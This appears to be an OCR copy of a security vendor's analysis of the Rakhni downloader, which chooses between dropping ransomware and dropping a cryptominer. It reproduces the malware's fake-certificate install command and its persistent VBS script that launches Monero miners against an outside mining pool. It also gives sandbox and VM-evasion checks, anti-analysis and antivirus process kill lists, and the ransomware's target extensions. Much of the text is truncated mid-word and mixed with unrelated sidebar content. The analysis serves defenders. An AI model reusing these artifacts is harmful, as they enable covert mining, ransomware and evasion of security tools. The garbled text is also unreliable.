
To crypt, or to mine – that is the question

RESEARCH 05 JUL 2018 9 minute read



// AU

Expert EGC


Way bac
Trojan-R
which is

- the way their Trojans get keys (from locally generated to received from the C&C);
- the algorithms used (from using only a symmetric algorithm, through a commonly used scheme of symmetric + asymmetric, to 18 symmetric algorithms used simultaneously);
- the crypto-libraries (LockBox, AESLib, DCPcrypt);
- the distribution method (from spam to remote execution).

Now the criminals have decided to add a new feature to their creation – a mining capability. In this article we describe a downloader that decides how to infect the victim: with a cryptor or with a miner.

Distribution

Geography of attacks



Geography of Trojan-Downloader.Win32.Rakhni


Top five countries attacked by Trojan-Downloader.Win32.Rakhni (ranked by percentage of users attacked):

	Country	%*
1	Russian Federation	25.57%
2	K	
3	U	
4	G	
5	In	

** Perc*


Infecti

As far as



Email with malicious attachment

After opening the email attachment, the victim is prompted to save the document and enable editing.



Attached Word document


The victim is expected to double-click on the embedded PDF file. But instead of opening a PDF the victim launches a malicious executable.

Downloader

General information

The downloader is an executable file written in Delphi. To complicate analysis, all strings inside the malware are encrypted with a simple substitution cipher.

After execution, the downloader displays a message box with an error text. The purpose of this message is to explain to the victim why no PDF file opened.



Fake error message

26 FEB 2021, 12:00PM
GReAT Ideas. Green Tea Edition
JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM
GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots
MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU, KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

26 AUG 2020, 2:00PM
GReAT Ideas. Powered by SAS: threat actors advance on new fronts
IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM

To hide the presence of the malicious software in the system the malware developer made their creation look like the products of Adobe Systems. This is reflected in the icon, the name of the executable file and the fake digital signature that uses the name Adobe Systems Incorporated. In addition, before installing the payload the downloader sends an HTTP request to the address www.adobe.com.

Environment checks

After the message box is closed the malware performs a number of checks on the infected machine:

- Self path check
  - The name should contain the substring AdobeReader
  - The path should contain one of the following substrings:
    - \TEMP
    - \TMP
    - \STARTUP
    - \CONTENT.IE
- R

Checks
malware

- Runni
  - C
  - C

alive.exe			
analyzer.e			
angar2.ex			
apimonito			
apispy.exe			
apispy32.exe	hookanaapp.exe	petools.exe	sdcrt.exe

asura.exe	hookexplorer.exe	pexplorer.exe	sftdcc.exe
autorepgui.exe	httplog.exe	ping.exe	shutdownmon.exe
autoruns.exe	icesword.exe	pr0c3xp.exe	sniffhit.exe
autorunsc.exe	iclicker-release.exe.exe	prince.exe	snoop.exe
autoscreenshotter.exe	idag.exe	procanalyzer.exe	spkrmon.exe
avctestsuite.exe	idag64.exe	processhacker.exe	sysanalyzer.exe
avz.exe	idaq.exe	processmemdump.exe	syser.exe
behaviordumper.exe	immunitydebugger.exe	procexp.exe	systemexplorer.exe
bindiff.exe	importrec.exe	procexp64.exe	systemexplorerservice.exe
BTPTrayIcon.exe	imul.exe	procmon.exe	sython.exe
capturebat.exe	Infoclient.exe	procmon64.exe	taskmgr.exe

cdb.exe	installrite.exe	python.exe	taslogin.exe
cff explorer.exe	ipfs.exe	pythonw.exe	tcpdump.exe
clicksharelauncher.exe	iprosetmonitor.exe	qq.exe	tcpview.exe
closepopup.exe	iragent.exe	qqffo.exe	timeout.exe
commview.exe	iris.exe	qqprotect.exe	totalcmd.exe
cports.exe	joeboxcontrol.exe	qqsg.exe	trojdie.kvp
crossfire.exe	joeboxserver.exe	raptorclient.exe	txplatform.exe
dnf.exe	lamer.exe	regmon.exe	virus.exe
dsniff.exe	LogHTTP.exe	regshot.exe	vx.exe
dumpcap.exe	lordpe.exe	RepMgr64.exe	winalysis.exe
emul.exe	malmon.exe	RepUtils32.exe	winapioverride32.exe
ethereal.exe	mbarun.exe	RepUx.exe	windbg.exe
ettercap.			
fakehttps			
fakeserve			
Fiddler.ex			
filemon.ex			

- Com
  - T
    - RSWT-
    - FORTINET-
    - GITSTEST
  - Calculates an MD5 digest of the computer name in lower case and compares it with a hundred denylisted values
- IP address check

Obtains the external IP address of the machine and compares it with hardcoded values.

- Virtual machine check
  - Checks that the following registry keys don't exist:
    - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Oracle VM VirtualBox Guest Additions
    - HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions
    - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Sandboxie
    - HKLM\SYSTEM\ControlSet002\Enum\VMBUS

FROM THE SAME AUTHORS

Sodin ransomware exploits Windows vulnerability and processor architecture

- HKLM\HARDWARE\ACPI\DSDT\VBOX
- HKLM\HARDWARE\ACPI\DSDT\VirtualBox
- HKLM\HARDWARE\ACPI\DSDT\Parallels Workstation
- HKLM\HARDWARE\ACPI\DSDT\PRLS
- HKLM\HARDWARE\ACPI\DSDT\Virtual PC
- HKLM\HARDWARE\ACPI\SDT\AMIBI
- HKLM\HARDWARE\ACPI\DSDT\VMware Workstation
- HKLM\HARDWARE\ACPI\DSDT\PTLTD
- HKLM\SOFTWARE\SandboxieAutoExec
- HKLM\SOFTWARE\Classes\Folder\shell\sandbox

- Checks that the following registry values don't exist:
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\OpenGLDrivers\VBoxOGL\Dll=VBoxOGL.dll
  - HKLM\\SYSTEM\CurrentControlSet\services\Disk\Enum\0=Virtual
  - HKLM\\SYSTEM\ControlSet001\Control\SystemInformation\SystemProductName=VirtualBox

- C

prlcc.exe

prltools.e

SharedInt

TPAutoC

TPAutoC

VBoxServ

VBoxTray

If at leas


KeyPass ransomware

Bad Rabbit ransomware

A malicious pairing of cryptor and stealer

Installation of certificates

The downloader installs a root certificate that's stored in its resources. All downloaded malicious executables are signed with this certificate. We have found fake certificates that claim to have been issued by Microsoft Corporation and Adobe Systems Incorporated.




Fake Adobe Systems Incorporated certificate

Certificates are installed using the standard utility CertMgr.exe that's also stored in the downloader's resources.

Resources contained in the downloader executable file

Before installing the certificate, the downloader drops the necessary files from the resources to the %TEMP% directory.



Fake certificate and CertMgr.exe utility

It then executes the following command:

CertMgr.exe -add -c 179mqn7h0c.cer -s -r localMachine root

The main decision

The decision to download the cryptor or the miner depends on the presence of the folder %AppData%\Bitcoin. If the folder exists, the downloader decides to download the cryptor. If the folder doesn't exist and the machine has more than two logical processors, the miner will be downloa
worm co

Crypto

The Troja
archive v
Settings
the com

After ex
check th
HKCU\S

Interesti
minutes.

1cv7s.exe	Foxit Phantom.exe	mysqld.exe	sqlservr.exe
1cv8.exe	Foxit PhantomPDF.exe	NitroPDF.exe	sqlwriter.exe
1cv8c.exe	Foxit Reader.exe	notepad.exe	STDUViewerApp.exe
7zFM.exe	FoxitPhantom.exe	OUTLOOK.EXE	SumatraPDF.exe
acad.exe	FoxitReader.exe	PDFMaster.exe	thebat.exe
Account.EXE	FreePDFReader.exe	PDFXCview.exe	thebat32.exe
Acrobat.exe	gimp-2.8.exe	PDFXEdit.exe	thunderbird.exe
AcroRd32.exe	GSmeta.exe	pgctl.exe	ThunderbirdPortable.exe
architect.exe	HamsterPDFReader.exe	Photoshop.exe	VISIO.EXE
bricscad.exe	Illustrator.exe	Picasa3.exe	WebMoney.exe
Bridge.exe	InDesign.exe	PicasaPhotoViewer.exe	WinDjView.exe
CorelDRW.exe	iview32.exe	postgres.exe	WinRAR.exe
CorelPP.exe			

EXCEL.EXE	KeePass.exe	POWERPNT.EXE	WINWORD.EXE
fbguard.exe	Magnat2.exe	RdrCEF.exe	wlmail.exe
fbserver.exe	MSACCESS.EXE	SmWiz.exe	wordpad.exe
FineExec.exe	msimn.exe	soffice.bin	xnview.exe

In addition, if there is no avp.exe process running, the cryptor removes volume shadow copies.


The cryptor encrypts files with the following extensions:

".ebd", ".jbc", ".pst", ".ost", ".tib", ".tbk", ".bak", ".bac", ".abk", ".as4", ".asd", ".ashbak", ".backup", ".bck", ".bdb", ".bk1", ".bkc", ".bkf", ".bkp", ".boe", ".bpa", ".bpd", ".bup", ".cmb", ".fbf", ".fbw", ".fh", ".ful", ".gho", ".ipd", ".nb7", ".nba", ".nbd", ".nbf", ".nbi", ".nbu", ".nco", ".oeb", ".old", ".qic", ".sn1", ".sn2", ".sna", ".spi", ".stg", ".uci", ".win", ".xbk", ".iso", ".htm", ".html", ".mht", ".p7", ".p7c", ".pem", ".sgn", ".sec", ".cer", ".csr", ".djvu", ".der", ".stl", ".crt", ".p7b", ".pfx", ".fb", ".fb2", ".tif", ".tiff", ".pdf", ".doc", ".docx", ".docm", ".rtf", ".xls", ".xlsx", ".xlsm", ".ppt", ".pptx", ".ppsx", ".txt", ".cdr", ".jpe", ".jpg", ".jpeg", ".png", ".bmp", ".jiff", ".jpf", ".ply", ".pov", ".raw", ".cf", ".cfn", ".tbn", ".xcf", ".xof", ".key", ".eml",

After en

Files are
decrypt

In each e
contents



Ransom note

Miner decision

The downloading process of the miner is the same except for the downloading folder – the miner is saved to the path %AppData%\KB<8_random_chars>, where <8_random_chars>, as the name suggests, is a string constructed from alphanumeric characters [0-9a-z].

After downloading and unpacking the archive with the miner, the Trojan does the following:


- Firstly, it generates a VBS script that will be launched after an OS reboot. The script has the name Check_Updates.vbs. This script contains two commands for mining:

- the first command will start a process to mine the cryptocurrency Monero;
- the second command will start a process to mine the cryptocurrency Monero Original. The name of the subfolder where the executable should be located (cuda) may indicate that this executable will use the GPU power for mining.

```
C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Check_Updates.vbs
::1x8ed967lr2540z
::5zjj253x0dx1kqs
::37oq648n2j75817
Set objShell = CreateObject("WScript.Shell")
objShell.Run "C:\Users\User\AppData\Roaming\KBf16n1hdy\svchost.exe -user donowan@protonmail.com -xmr 1", 0, False
objShell.Run "C:\Users\User\AppData\Roaming\KBf16n1hdy\cuda\svchost.exe -d 0 -i auto -a cryptonight
-o stratum+tcp://xmr.pool.minergate.com:45560 -u donowan@protonmail.com -p c=SIB,stats --cpu-priority=3", 0, False
::g872d77d7ur73vv
::u6p7224j24jzxx1
::s31t9nt3b23neu9
```

Content of the Check_Updates.vbs file

- Then, if there is a file named %AppData%\KB<8_random_chars>\svchost.exe, the Trojan executes it to mine the cryptocurrency Dashcoin.



When th
didn't us

In order
Corpora

Disabl

Regardle
the follo

360DocProtect.exe	avgui.exe	dwservice.exe	McUICnt.exe
360webshield.exe	avgwdsvc.exe	dwwatcher.exe	mcupdate.exe
AvastSvc.exe	Avira.OE.ServiceHost.exe	egui.exe	ProtectionUtilSurrogate.exe
AvastUI.exe	Avira.OE.Systray.exe	ekrn.exe	QHActiveDefense.exe
avgcsrva.exe	Avira.ServiceHost.exe	kav.exe	QHSafeTray.exe
avgemca.exe	Avira.Systray.exe	LUALL.exe	QHWatchdog.exe
avgidsagent.exe	avp.exe	LuComServer.exe	Rtvscan.exe
avgnsa.exe	ccApp.exe	McCSPServiceHost.exe	SMC.exe
avgnt.exe	ccSvcHst.exe	McPvTray.exe	SMCgui.exe
avgrsa.exe	Dumpuper.exe	McSACore.exe	spideragent.exe
